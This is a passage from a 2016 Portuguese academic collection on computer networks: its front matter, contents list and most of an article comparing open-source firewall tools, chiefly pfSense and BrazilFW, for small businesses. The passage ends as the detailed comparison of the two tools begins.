

Vanderlei Freitas Junior  
Gabriel Cesar Costa  
Organizadores

# Tecnologia e Redes de Computadores

2ª Edição

**Vanderlei Freitas Junior  
Gabriel Cesar Costa  
Organizadores**

# **Tecnologia e Redes de Computadores**

**2<sup>a</sup> Edição**

2016  
Instituto Federal Catarinense



Direção Editorial	Vanderlei Freitas Junior
Capa e Projeto Gráfico	Vanderlei Freitas Junior Gabriel Cesar Costa
Editoração Eletrônica	Gabriel Cesar Costa
Comitê Editorial	Cleber Luiz Damin Ferro Gilnei Magnus dos Santos Guilherme Klein da Silva Bitencourt Jéferson Mendonça de Limas Joédio Borges Junior Lucyene Lopes da Silva Todesco Nunes Marcos Henrique de Morais Golinelli Matheus Lorenzato Braga Sandra Vieira Thales do Nascimento da Silva
Revisão	Vanderlei Freitas Junior Victor Martins de Sousa Gilnei Magnus dos Santos
Organizadores	Vanderlei Freitas Junior Gabriel Cesar Costa

Esta obra é licenciada por uma Licença Creative Commons: Atribuição – Uso Não Comercial – Não a Obras Derivadas (by-nc-nd). Os termos desta licença estão disponíveis em: <<http://creativecommons.org/licenses/by-nc-nd/3.0/br/>>. Direitos para esta edição compartilhada entre os autores e a Instituição. Qualquer parte ou a totalidade do conteúdo desta publicação pode ser reproduzida ou compartilhada. Obra sem fins lucrativos e com distribuição gratuita. O conteúdo dos artigos publicados é de inteira responsabilidade de seus autores, não representando a posição oficial do Instituto Federal Catarinense.

Imagens: <http://www.morguefile.com/>



## Dados Internacionais de Catalogação na Publicação (CIP)

Tecnologias e Redes de Computadores / Vanderlei de Freitas Junior, Gabriel Cesar Costa (organizadores).  
– Sombrio: Instituto Federal Catarinense, 2016. 2. ed.

Diversos autores.

167 f.: il. color.

ISBN: 978-85-5644-003-7

1. Redes de Computadores. 2. Tecnologia da Informação e Comunicação. I. Título. II. Freitas Junior, Vanderlei de. III. Costa, Gabriel Cesar.

CDD 004.6

Esta é uma publicação do  
Curso Superior de



# REDES DE COMPUTADORES

# **Sumário**

Análise de ferramentas Open Source para gerenciamento de firewall em pequenas empresas .....	6
Análise de logs de ataques de força bruta com as ferramentas Fail2ban e Denyhosts em servidores SSH e FTP .....	40
Autenticação de usuário com o software FreeRADIUS em VLANs no Instituto Federal Catarinense – Campus Avançado Sombrio.....	67
Comparativo entre sistemas operacionais de roteadores sem fio: Default versus OpenWrt .....	94
Estudo de caso: uma metodologia na ocorrência de crimes cibernéticos no Brasil.....	121
Ferramenta IPERF para análise de desempenho de rede. ....	155

# Análise de ferramentas Open Source para gerenciamento de firewall em pequenas empresas

Agnaldo Monteiro<sup>1</sup>, Tainara da Silva Brognoli<sup>1</sup>, Jéferson Mendonça de Limas<sup>2</sup>, Alexssandro Cardoso Antunes<sup>3</sup>

<sup>1</sup>Acadêmicos do Instituto Federal Catarinense – Campus Avançado Sombrio – 88960-000 – Sombrio – SC – Brasil

<sup>2</sup>Docente do Instituto Federal Catarinense – Campus Avançado Sombrio – 88960-000 – Sombrio – SC – Brasil

<sup>3</sup>Docente do Instituto Federal de Santa Catarina – Campus Tubarão – 88704-801 – Tubarão – SC – Brasil

{monterestes, tainarabrognoli}@hotmail.com,  
jeferson.limas@sombrio.ifc.edu.br,  
alexssandro.antunes@ifsc.edu.br

*Abstract. This article seeks to realize a firewall analysis tools as improvement suggestions for activities related to computer network in small businesses. Because the vulnerabilities that can be found in this type of environment was used to study the possibility of implementing a firewall, the PFsense or BrazilFW, for gain in performance and security. It was used as methodology the bibliographical research, technological and experimental. After performing the tests with the implementation of firewalls, it was decided that the PFsense best meets the proposed requirements to meet the needs of a small business.*



**Resumo.** Este artigo busca realizar uma análise de ferramentas de firewall como sugestão de melhoria para as atividades relacionadas a rede de computadores em pequenas empresas. Devido as vulnerabilidades que podem ser encontradas neste tipo de ambiente, estudou-se a possibilidade de implementar um firewall, o PFsense ou BrazilFW, para obter ganho em performance e segurança. Utilizou-se como metodologia a pesquisa bibliográfica, tecnológica e experimental. Após realizar os testes com a implementação dos firewalls, definiu-se que o PFsense atende melhor os requisitos propostos para atender as necessidades de uma pequena empresa.

## 1. Introdução

Em redes de computadores, a segurança das informações que trafegam na rede são de extrema importância para a garantia de um bom desempenho. De acordo com Barbosa *et al* (2005), os ataques realizados em computadores conectados em uma rede têm causado grandes prejuízos às instituições e, assim, são exigidos mecanismos mais eficazes que garantam maior proteção para ambientes computacionais.

Tanenbaum e Wetherall (2011) caracterizam uma rede de computadores como um conjunto de computadores interconectados entre si, sendo capazes de trocar informações e compartilhar recursos. Por meio da Internet, é possível realizar diversas tarefas do dia a dia, como o acesso ao correio eletrônico, transações bancárias, comércio eletrônico, troca de mensagens instantâneas e publicidade *online*.

Existindo várias atividades realizadas através da Internet,



surgiram os *crackers*<sup>1</sup> que tentam causar problemas, roubar informações e danificar computadores conectados à Internet. Dentre os diversos ataques que podem ocorrer, cita-se ataques a servidores e a infraestrutura da rede, ataques através da exploração de vulnerabilidades, instalação de *malwares*<sup>2</sup>, análise de pacotes que trafegam na rede e outros (KUROSE e ROSS 2010).

Hoje em dia, a motivação dos criminosos virtuais é principalmente o ganho financeiro, visando acessar informações sigilosas, realizar o roubo de identidade e fazer o desvio eletrônico de recursos (FILIPPETTI, 2008).

Em razão das diversas possibilidades de ataques, é necessário que o administrador da rede determine ações que visem aumentar o grau de confiabilidade de sua conexão (Alves 2013). Para isto, é importante utilizar uma ferramenta que ofereça um ambiente de gerenciamento e monitoramento, já que os primeiros *firewalls* eram administrados por meio de terminais (por meio de *scripts* e em modo texto), o que dificultava sensivelmente a vida do administrador da rede.

Desse modo, se a rede possuir uma ferramenta que forneça um princípio básico de segurança, isso contribuirá para a redução de muitos problemas. Através deste estudo, aplicou-se testes para analisar se o *firewall* é capaz de auxiliar as atividades dentro de uma pequena empresa, já que este tipo de negócio tem a capacidade de mudar rapidamente por conta da sua estrutura pequena. Assim, a pergunta que deu origem a este estudo é: será que, analisando as informações obtidas através deste estudo, é possível definir qual o melhor *firewall* para este tipo de rede e suas respectivas características?

<sup>1</sup> *Crackers*: “o *cracker* é um vândalo virtual, alguém que usa seus conhecimentos para invadir sistemas, quebrar travas e senhas, roubar dados, etc” (Morimoto 2005 p.1).

<sup>2</sup> *Malwares*: “são programas especificamente desenvolvidos para executar ações danosas e atividades maliciosas em um computador” (Cert.br 2015 p.1).



O objetivo deste estudo é definir a melhor ferramenta de gerenciamento de uma rede através de um *firewall* para pequenas empresas. Desse modo, o *firewall* deve possuir uma *interface* amigável, na qual pessoas com conhecimento técnico em informática consigam utilizar a ferramenta, garantindo a proteção da rede e bom desempenho, mesmo tendo um *link* de Internet com largura de banda (velocidade) pequena.

Justifica-se este trabalho devido as vulnerabilidades que podem ser encontradas em uma rede de computadores, assim é necessário encontrar uma ferramenta que auxilie os administradores da rede a garantir que haja segurança das informações. Usando um *firewall*, as pequenas empresas podem melhorar o seu desempenho, pois com implantação de políticas de segurança, filtragem de conteúdo, controle de acesso e outros serviços, pode-se obter um ganho em performance e segurança.

Visando uma melhor organização, este artigo será dividido em seções. Nesta primeira parte, relatou-se a introdução com a contextualização do tema, assim como o objetivo e a justificativa deste estudo. Na seção 2, apresenta-se a relação da Tecnologia da Informação (TI) nas empresas, assim como algumas das necessidades do uso de um *firewall*. Na seção 3, com o título *Firewall*, apresentam-se informações sobre esta ferramenta, como as suas características, algumas funcionalidades e exemplos de ferramentas para *firewall*. Na seção 4, são mencionados os materiais e métodos utilizados para esta pesquisa, com a descrição do ambiente de testes, os equipamentos e *softwares* utilizados, os requisitos para a escolha das ferramentas e a topologia da rede de testes. Na seção 5, apresentam-se os resultados e discussões obtidos por meio da análise de ferramentas, detalhando os recursos disponíveis em cada *firewall*. Na seção 6, apresentam-se as considerações finais, na qual inclui a síntese do presente estudo, dificuldades encontradas e trabalhos futuros. Por fim, apresentam-se as referências utilizadas na realização deste artigo.



## 2. Uso da TI nas empresas

Segundo Rafael (2014), para uma empresa, seja ela grande ou pequena, uma rede segura e com bom desempenho é um dos critérios essenciais para o sucesso. Geralmente grandes empresas possuem um setor de TI para resolver os problemas que surgem no dia a dia e também para estudar as aplicações que podem trazer benefícios ao seu funcionamento. Já em pequenas empresas, a TI é tratada como uma área secundária, onde normalmente só é chamada para prestar suporte quando já ocorreu algum problema. As pequenas empresas normalmente não possuem, por exemplo, antivírus corporativo, sistema de *backup*, políticas de segurança, controle de navegação e *firewall*. Isso é preocupante, já que cerca de 99% dos processos e operações de uma organização são realizados através do meio digital ou gerados através de alguma tecnologia.

Neste artigo, optou-se por utilizar o conceito de pequena empresa definida pelo Sebrae. De acordo com Sebrae (2012), uma pequena empresa na área da indústria possui de 20 a 99 pessoas ocupadas em suas atividades, já na área do comércio e prestação de serviços, possui de 10 a 49 pessoas. Este tipo de empresa possui limites empregados, por exemplo, o valor de faturamento.

Acredita-se que com o uso de um *firewall*, as pequenas empresas poderão otimizar o desempenho da sua rede e, além disso, evitar que alguns problemas aconteçam. Citam-se algumas das utilidades que podem ser aplicadas em uma pequena empresa:

- Política de segurança: é um conjunto de regras estabelecidas para que haja mais segurança em um ambiente corporativo, definindo como será o acesso aos recursos tecnológicos. O administrador da rede deve conhecer bem a política de segurança da sua empresa e deve salientar todo o trabalho em cima dela (Peixinho, Fonseca e Lima, 2013).
- Filtragem de conteúdo: é uma forma de controlar e monitorar o conteúdo acessado pelas máquinas e



permite o bloqueio de *sites* desnecessários em relação as atividades da empresa. As duas grandes vantagens de utilizar um *proxy* são a possibilidade de controlar os acessos e aumentar a performance da rede, já que o uso do *proxy* contribui para a economia da banda disponível e torna o serviço mais rápido para os usuários (Jesus, Peixinho e Cardoso, 2001);

- Proteção da rede: é importante garantir que as máquinas estejam protegidas, para evitar que os dados sejam furtados por usuários não autorizados e que os dispositivos sejam infectados;
- Uso eficiente da banda: realizando algumas configurações dentro do *firewall*, tem-se a possibilidade de aproveitar melhor a banda de Internet.

### 3. Firewall

Segundo Barbosa *et al* (2005), o *firewall* é uma ferramenta que pode auxiliar na redução de riscos de ataques a computadores de uma rede. Ele possui diversas funções, mas as principais podem ser consideradas a realização da filtragem de pacotes, a tradução de endereços de rede (conhecido como NAT – *Network Address Translation*) e a filtragem de conteúdo (conhecido como *proxy/cache*). Dependendo do tipo e das configurações de um determinado *firewall*, ele pode realizar também a autenticação criptografada, túneis criptografados (VPN – *Virtual Private Network*) e limitação de banda.

“A função básica de um *firewall* em um servidor é bloquear o acesso a portas que não estão em uso, evitando a exposição de serviços vulneráveis, ou que não devem receber conexões por parte da Internet” (MORIMOTO, 2013 p. 185).

O *firewall* é um poderoso roteador que interliga duas redes distintas e possui, no mínimo, duas placas de rede. Em uma delas,



haverá uma interface com a rede pública, considerada insegura, e na outra com a rede privada, considerada segura (TORRES, 2001). O firewall é considerado um ponto entre duas ou mais redes, no qual circula todo o tráfego, conforme mostra a Figura 1:




Figura 1 – Definição de firewall.

Como o *firewall* controla e faz a análise de todos os pacotes que trafegam em uma rede, é extremamente importante que ele não se torne o “gargalo” da mesma. O desempenho é essencial neste ambiente, em razão de que diversas conexões são realizadas simultaneamente e diversas regras são analisadas, o que exige um grande poder de processamento (NAKAMURA e GEUS, 2007).

### 3.1. Funcionalidades de *firewall*

Os autores Torres (2001) e Comer (2007) afirmam que o *firewall* utiliza o filtro de pacotes para analisar o cabeçalho dos pacotes que trafegam na rede. Este filtro pode ser configurado para especificar qual dos campos do cabeçalho será examinado e como será feita a interpretação das informações encontradas. Após a análise dos dados do cabeçalho, o filtro de pacotes faz uma comparação em uma tabela de regras, para verificar se o pacote pode prosseguir ou se deve ser bloqueado. Caso um pacote não se



enquadre em nenhuma regra, o *firewall* pode recusar o recebimento (*deny*) ou descartá-lo (*drop*).

De acordo com a Cisco (2015) e Nakamura e Geus (2007), o NAT permite que um dispositivo, por exemplo um roteador, atue como um agente entre uma rede local (rede privada) e a Internet (rede pública). Assim, o NAT pode ser configurado para anunciar somente um endereço para a toda a rede ao mundo exterior. Em relação a segurança, o NAT pode esconder os endereços dos equipamentos presentes em uma rede interna, dificultando assim os eventuais ataques externos.

A filtragem de conteúdo pode ser feita através de ferramentas para monitorar o conteúdo acessado dentro de um computador específico ou em uma rede. Pode-se dizer que os dois principais motivos de utilizar o *proxy* é controlar os acessos e, consequentemente, aumentar a performance de uma rede.

Figura 2 – Análise dos pacotes.



Como a Internet está cada vez mais acessível a pequenas e médias empresas, as pessoas tendem a passar mais tempo navegando por *sites* não relativos ao seu trabalho e acabam utilizando a banda da Internet destinada às atividades da empresa. Além disso, o mau uso da rede pode ocasionar a infecção da rede



com vírus e *worms*<sup>3</sup>, adquiridos em *sites* impróprios, assim como o *download* e propagação de *softwares* piratas, fator que pode comprometer a empresa. Uma das maneiras de evitar isso, seria o uso de uma ferramenta que realizasse o controle de acesso (BRAZILFW, 2011).

### 3.2. Ferramentas para *firewall*

Para compreender o funcionamento das ferramentas para *firewall*, é importante saber que cada pacote possui um cabeçalho com diversas informações, por exemplo, o endereço IP de origem e destino, protocolo utilizado, portas e tamanho.

O *firewall* tem a função de analisar estas informações do cabeçalho, levando em consideração as regras estabelecidas pelo administrador da rede. Na Figura 2 a seguir, é possível demonstrar como é representada a análise dos pacotes dentro de um *firewall*:

Nos itens a seguir, serão descritas algumas ferramentas que podem atuar como *firewall* de filtragem.

#### 3.2.1. IPFirewall

O IPFirewall (IPFW) é um *firewall* desenvolvido para FreeBSD (Sistema Operacional do tipo UNIX) e, por padrão, é a ferramenta nativa deste sistema. Ele fornece a possibilidade de criar um conjunto de regras personalizadas que determinam a segurança de um ambiente específico (FREEBSD, 2015).

Como qualquer outro *firewall*, o IPFW examina os pacotes e decide qual irá ser bloqueado, modificado ou encaminhado pelo sistema. Ele faz o monitoramento de cada pacote, analisando por meio das regras existentes, qual tratamento será atribuído a um determinado pacote (NEIL, 2012).

De forma geral, a sintaxe mais simples de uma regra

<sup>3</sup> *Worm*: “Worm é um programa capaz de se propagar automaticamente pelas redes, enviando cópias de si mesmo de computador para computador” (Cert.br 2015 p.1).



criada no IPFW é a seguinte:

[comando] [número da regra] [ação] [protocolo] *from* [origem] *to* [destino]

Realizar a implementação do IPFW é útil para a maioria das aplicações, mas pode se tornar ineficiente para a configuração de ambientes que exigem mais complexidade (Kirch e Dawson 2000).

### 3.2.2. IPtables

O IPtables é considerado o *firewall* padrão do Linux e pode ser utilizado diretamente, por linhas de comando, ou como base para *firewalls* com *interface* gráfica (MORIMOTO, 2009).

Segundo Machado Júnior e Silva (2011), como o IPtables não dispõe de *interface* gráfica, esta ferramenta é eficiente para um usuário mais experiente. No entanto, mesmo com um conhecimento aprofundado sobre o assunto, este processo de análise se torna árduo em um ambiente com centenas de regras.

O IPtables realiza uma comparação entre regras para definir se um pacote tem ou não permissão para passar. Dependendo do tipo de configuração, o pacote pode ser bloqueado e registrado, assim o administrador do sistema terá conhecimento sobre o que está acontecendo na rede (Silva 2010).

O netfilter é um *framework* que se localiza dentro do *kernel*<sup>4</sup> Linux, nas quais diversos módulos do IPtables podem se conectar. O netfilter fica inicialmente acoplado ao sistema e serve para que o *kernel* controle o seu próprio fluxo interno (NETFILTER, 2001).

O *kernel* tem a função de processar tudo que entra ou sai

<sup>4</sup> *Kernel*: “Encarregado de controlar o acesso à memória de demais componentes de *hardware*, gerenciar os programas abertos, dividir o tempo de processador entre eles, etc. É a base, sobre a qual rodam as demais partes do sistema operacional, *drives* de dispositivo e programas” (Morimoto 2005 p.1).



de um *host*<sup>5</sup>, independente de qual sistema operacional ele possui. O que o Linux faz de diferente é agregar, via netfilter, funções de controle de fluxo interno em termos de *firewall* (D'OLIVEIRA NETO, 2004).

Segundo Morimoto (2010), até os administradores mais experientes tem uma certa dificuldade na manipulação das regras do IPtables. Como existem muitas possibilidades nas combinações entre os parâmetros disponíveis e regras de concordância, isso pode trazer alguma dificuldade e complicar o trabalho do administrador da rede. A sintaxe geral para adicionar regras usando o IPtables é a seguinte: iptables [parâmetro] [tabela] [ordem] [chain] [condições] -j [ação]

O IPtables tem a vantagem de ser flexível, pois dependendo das necessidades do gerenciamento de uma rede, é possível realizar novas configurações para obter melhores resultados.

### 3.2.3. PFSense

O projeto PFsense foi criado em 2004 por Chris Buechler e Ullrich Scott. Como esta ferramenta apresenta características como segurança e robustez, tanto pequenas empresas quanto grandes corporações estão se tornando adeptas a este firewall (LASKOSKI, 2012).

O PFsense é um firewall de distribuição livre com base no sistema operacional FreeBSD e fornece desde as funções mais simples até as mais complexas, sem qualquer tipo de limitação. O PFsense inclui uma interface gráfica com acesso via web, assim seu uso se torna fácil pois não há a necessidade de realizar as configurações por linha de comando e nem editar manualmente quaisquer conjuntos de regras (PFSENSE, 2015).

Segundo o site oficial do PFsense (2015), existem alguns

<sup>5</sup> Host: “é qualquer dispositivo presente na rede com um IP ou nome DNS” (Lima 2014 p.72).



requisitos básicos para a instalação deste firewall. Vale lembrar que os requisitos variam de acordo com o tipo de ambiente na qual será instalado, por exemplo, em um disco rígido, dispositivo USB ou outro. Os requisitos de hardware recomendados para a instalação do PFsense são um processador de 1 GHz (GigaHertz), memória RAM (Random Access Memory) de 256 MB (MegaByte) e disco rígido de 1 GB (GigaByte).

Todo administrador de rede deve manter os sistemas operacionais dos seus servidores atualizados, possuindo todas as correções necessárias e os métodos de segurança adequados. Realizar essa atividade é absolutamente importante para manter a disponibilidade de todos os serviços do PFsense (LASKOSKI, 2012).

A implantação mais comum do PFsense possui uma conexão ligada à Internet e uma com a rede interna, mas ele não se restringe a isso, pode conter várias ligações com a Internet e com a rede interna. Este *firewall* está disponível nas arquiteturas i386 (32 bits) e amd64 (64 bits).

### **3.2.4. BrazilFW Firewall e Router**

O BrazilFW *Firewall e Router* (BFW) é uma distribuição baseada no projeto Coyote Linux, criado por Joshua Jackson, e foi projetado para ser utilizada como *firewall* e roteador. Este projeto acabou sendo interrompido em agosto de 2005 na versão 2.24. Porém, no mesmo mês entrou em cena o BFW na versão 2.24, liderado por “Claudio” e “Marcelo – Brazil” (BRAZILFW, 2015).

Originalmente foi desenvolvido para funcionar em um disquete e exigir pouco *hardware*. Com sua evolução e a necessidade de um *proxy*, sua execução passou para disco rígido, em vez de disquete. As versões seguintes, já contendo a detecção automática de placas de rede, funcionam somente em mídia de grande capacidade, como o disco rígido (MELO, 2013).

Este *firewall* tem a vantagem de possuir uma *interface*



gráfica e de não necessitar de uma máquina potente para sua instalação, um computador antigo é capaz de suportar o sistema. Os requisitos de *hardware* recomendados para a instalação do BFW são um processador de 1 GHz, memória RAM de 1 GB e disco rígido de 10 GB.

O BFW possui uma versão estável 2.33.x, que é uma atualização da 2.32.2 e tem como base o Kernel 2.4x. A versão 3.x do BFW, aplicada na implementação deste artigo, utiliza o Kernel Linux na versão 4.1.5. Este *firewall* está disponível nas arquiteturas i386, com 32 bits, e amd64, com 64 bits (Melo 2013).

### 3.2.5. Outras ferramentas

Como existem diversas soluções de firewalls disponíveis no mercado, realizar a escolha de uma delas exige a análise de alguns fatores. Estes, podem ser o custo, flexibilidade, recursos desejados e a familiaridade com a plataforma operacional do firewall (Cert.br, 2003).

Menciona-se como exemplos de outras ferramentas, o Endian Firewall que é um software de segurança baseado em Linux e projetado para redes pequenas, tem uma versão paga, com direito a suporte, e outra gratuita (Endian 2015). O Shorewall é uma interface para o uso do IPtables e o próprio site do projeto afirma “*Shorewall is not the easiest to use of the available IPtables configuration tools but I believe that it is the most flexible and powerful*”<sup>6</sup> (SHOREWALL, 2015, p. 1). Existe também o Squid, considerado um firewall de aplicação, que oferece um servidor proxy para gerenciar os acessos a Internet, realizando o controle sobre os conteúdos que passam pela rede, permitindo a otimização de tráfego (SQUID, 2013).

---

<sup>6</sup> Tradução: Shorewall não é o mais fácil de usar e nem de configurar as ferramentas de IPtables disponíveis, mas acredita-se que ele é o mais flexível e poderoso.



### 3.3. Diferenças entre *software* livre, *Open Source* e proprietário

A organização *Free Software Foundation* (FSF) trabalha para garantir a liberdade para os usuários de computadores, visando promover o desenvolvimento e uso de *softwares* livres (FSF 2015).

Quando se fala sobre *software* livre, refere-se a liberdade de uso e não ao preço, o que significa que é permitido executar, distribuir, estudar, mudar e melhorar o *software* (SILVA, 2011).

Um *software* livre pode ser pago, como também pode ser fornecido de forma gratuita. Mas, independente da forma obtida, o usuário sempre deve ter a liberdade para copiar e modificar o *software*, até mesmo para vender cópias (GNU, 2014).

Almeida (2006) afirma que existem quatro tipos de liberdades básicas relacionadas ao *software* livre, listadas a seguir:

1. Liberdade de utilizar o *software* para qualquer fim;
2. Liberdade de estudar como o *software* funciona e adaptá-lo de acordo com as necessidades;
3. Liberdade de redistribuir cópias do *software*;
4. Liberdade de otimizar o *software* e distribuir suas melhorias publicamente.

No *software Open Source* (código aberto) utiliza-se mecanismos para garantir os direitos de autoria de *software*, porém, sem impedir o seu uso. Além de possibilitar o acesso ao código fonte, este tipo de licença permite distribuir o *software* livremente e utilizá-lo para qualquer propósito (ALMEIDA, 2006).

A fundação Open Source Initiative (2015) lista alguns princípios para classificar um *software* como *Open Source*, conforme apresenta-se a seguir:



1. Redistribuição livre;
2. Código fonte disponível;
3. Permissão de realizar alterações no código fonte;
4. Preservação da integridade do autor do código fonte;
5. Não à discriminação contra pessoas ou grupos;
6. Não à discriminação contra áreas de atuação;
7. A licença se aplica a todos os distribuidores e utilizadores do *software*;
8. A licença não pode ser específica para um produto;
9. A licença não deve restringir outros *softwares*; 10. A licença deve ser neutra em relação a tecnologia.

Os softwares proprietários são distribuídos com suas respectivas licenças de uso, ou seja, um usuário não compra o software em si, mas sim uma licença para utilizá-lo. O contrato de licença, conhecido como EULA (End User License Agreements), restringe os direitos do usuário e protege o fabricante do software (GARCIA *et al.*, 2010).

## 4. Materiais e métodos

Neste item serão abordados os métodos utilizados na realização deste artigo, assim como os materiais utilizados na implementação e realização dos testes.

### 4.1. Métodos

Os tipos de pesquisas utilizadas neste artigo foram a bibliográfica, tecnológica e experimental, que contribuíram para a fundamentação teórica.

A pesquisa bibliográfica foi elaborada por meio de material impresso e também por materiais disponibilizados na Internet, como livros, teses e dissertações. Algumas das bases de



dados utilizadas foram o Periódicos Capes e Google Acadêmico. Com base neste tipo de pesquisa, é possível obter um amplo conhecimento sobre determinado assunto, baseando-se na experiência acumulada de outros autores, tornando o trabalho em si muito mais aprimorado (GIL, 2010).

De acordo com Freitas Júnior *et al* (2014), a pesquisa tecnológica se propõe a solucionar alguma coisa, tendo como objetivo desenvolver algo que exerce o controle da realidade. Este tipo de pesquisa busca o conhecimento para ser aplicado no desenvolvimento de produtos novos e no aperfeiçoamento dos mesmos.

A pesquisa experimental fundamenta-se na avaliação de diversos elementos, que devem ser manipulados e analisados, visando identificar quais são as relações entre as variáveis analisadas. Para realizar isso, utiliza-se instrumentos e técnicas para alcançar os objetivos (SEVERINO, 2007).

Para desenvolver a pesquisa bibliográfica deste artigo, utilizou-se livros de autores conceituados da área de redes de computadores, artigos e materiais disponíveis em meios eletrônicos, como os *sites* dos *firewalls* estudados. Na etapa de implementação dos *firewalls*, utilizou-se equipamentos e *softwares* para desenvolver o ambiente de testes, por exemplo, foram usados computadores, *switches*, *softwares* de instalação dos *firewalls* e dos sistemas operacionais Ubuntu e Windows.

## 4.2. Materiais

Neste item serão descritos os materiais que foram utilizados na implementação e os testes realizados com os *firewalls*. Além disso, serão apresentados os requisitos para escolha das ferramentas, assim como a descrição do ambiente de testes, os equipamentos utilizados em todo o processo e a topologia da rede.

### 4.2.1. Requisitos

Para especificar as ferramentas de *firewall*, foi analisado diversos



requisitos para chegar a uma escolha adequada. Como critério de eliminação, foi considerado os requisitos abaixo:

- *Open Source*: é importante que a ferramenta possua código fonte aberto e que seja gratuita;
- *Interface* gráfica: com uma *interface* para monitorar e gerenciar a rede, o trabalho do administrador será facilitado;
- Documentação: com bastante documentação disponível sobre as ferramentas, a resolução de problemas se tornará mais fácil;
- *Hardware*: é interessante que a ferramenta exija o mínimo de *hardware* possível, para que os custos de instalação do *firewall* sejam baixos.

Além dos requisitos citados anteriormente, citam-se outros que também são considerados importantes para a escolha de um *firewall*. Os requisitos a seguir necessitam de testes para a avaliação:

- Comunidade de usuários: as respostas para os problemas que podem surgir no dia a dia, podem ser respondidas por usuários que utilizam ou já utilizaram a ferramenta;
- Facilidade de uso: para que uma pessoa com conhecimentos em informática possa utilizar o *firewall* sem dificuldade, a ferramenta deve ser fácil de instalar e simples de utilizar;
- Pequenas empresas: a ferramenta escolhida deve abranger uma rede pequena e garantir a segurança da mesma, sem causar problemas nas atividades do dia a dia;
- Instruções de uso: se a ferramenta possuir uma *interface* que forneça dicas de utilização, por exemplo, as configurações básicas para o



funcionamento da rede, a aprendizagem do administrador sobre a ferramenta será mais rápida;

As ferramentas analisadas foram o IPFW, IPtables, PFSense, BFW, Endian *Firewall*, Shorewall e Squid. Analisando esses requisitos, as ferramentas classificadas foram PFSense e BFW, pois ambas atendem grande parte das especificações.

#### 4.2.2. Equipamentos e *softwares* utilizados

Para realizar a análise das ferramentas de *firewall*, utilizou-se os equipamentos e *softwares* abaixo descritos:

##### a) Equipamentos:

- Computadores: foram utilizados quatro, sendo dois deles para a instalação dos *firewalls* (processador AMD Phenom II X3 720 CPU (*Central Processing Unit*) 2.8 GHz, memória de 2 GB, disco rígido de 80 GB e duas placas de rede) e dois para a instalação das máquinas clientes (Dell Optiplex 790, processador Intel Core i5-2400 CPU 3.10 GHz, memória de 4 GB e disco rígido de 250 GB);
- *Switch*: foi utilizado um *switch* (modelo 3COM 2226-SFP Plus) para distribuir a Internet entre as máquinas clientes do *firewall*;
- Cabos de rede: utilizou-se quatro cabos UTP (*Unshielded Twisted Pair*) categoria 5e;
- *Rack*: utilizou-se um *rack* aberto para abrigar os equipamentos, como o *switch* e os cabos de rede.

##### b) Softwares:

- Windows 7 Professional – 64 bits: instalado em uma máquina cliente;
- Ubuntu 14.04 LTS – 64 bits: instalado em uma



máquina cliente;

- BFW 3.0.259 – 64 bits: instalado na máquina do *firewall*;
- PFsense 2.2.4 – 64 bits: instalado na máquina do *firewall*.

#### 4.2.3. Ambiente de testes

Para desenvolver os testes necessários, o Instituto Federal de Educação, Ciência e Tecnologia Catarinense – Campus Avançado Sombrio (IFC-CAS) disponibilizou o Laboratório de Cabeamento Estruturado (sala 37).

O IFC-CAS, além de conceder o ambiente, disponibilizou todos os equipamentos utilizados para a realização dos testes. Na Figura 3 a seguir, apresenta-se o ambiente de testes:



Figura 3 – Ambiente de testes.

No item a seguir, descreveu-se a topologia de rede utilizada na presente pesquisa.



#### 4.2.4. Topologia

Para realizar o estudo prático das ferramentas, criou-se uma rede de testes, na qual apresenta-se na Figura 4 a seguir:




Figura 4 – Topologia lógica da rede.

A Internet ferramentas pertence ao IFC e, a partir disso, os firewalls PFsense e BFW distribuem a Internet para o switch que fornece o acesso para os computadores clientes.

### 5. Resultados e discussões

Com a análise realizada neste artigo, observou-se as características individuais de cada uma das ferramentas, como a interface gráfica, instalação, documentação, facilidade de uso, criação de regras e gráficos de tráfego da rede.

Como as ferramentas IPFW, IPTables e Squid não possuem interface gráfica, elas foram eliminadas da análise. O



Endian *Firewall* tem sua versão *Open Source* bem simplificada, então eliminou-se também. Por fim, a ferramenta Shorewall não foi utilizada para a comparação porque no próprio *site* do projeto é afirmado que a ferramenta exige um vasto conhecimento e que não é simples de se utilizar. No Quadro 1 a seguir, descreve-se as características individuais das ferramentas analisadas:

Quadro 1 – Características individuais.

Característica	BrazilFW	PFsense
Interface gráfica	X	X
Open Source	X	X
Documentação vasta	X	X
Pouca necessidade de <i>hardware</i>	X	X
Instalação simples	X	X
Comunidade de usuários ativa	X	X
Facilidade de uso	X	X
Instruções de instalação		X
Fácil criação de regras		X

Analisando esses requisitos, optou-se pelas ferramentas PFsense e BFW, pois ambas atendem grande parte dessas especificações. Além de serem bem conhecidas no mercado, se adaptam para o uso em pequenas empresas e tem a característica de serem escaláveis. Além disso, ambas possuem *interface* gráfica, diversos documentos e vídeos sobre eles, comunidade de usuários ativa, instruções de uso e pouca necessidade de *hardware*.

Nos próximos parágrafos descreveu-se a análise entre as ferramentas escolhidas, o PFsense e o BrazilFW.



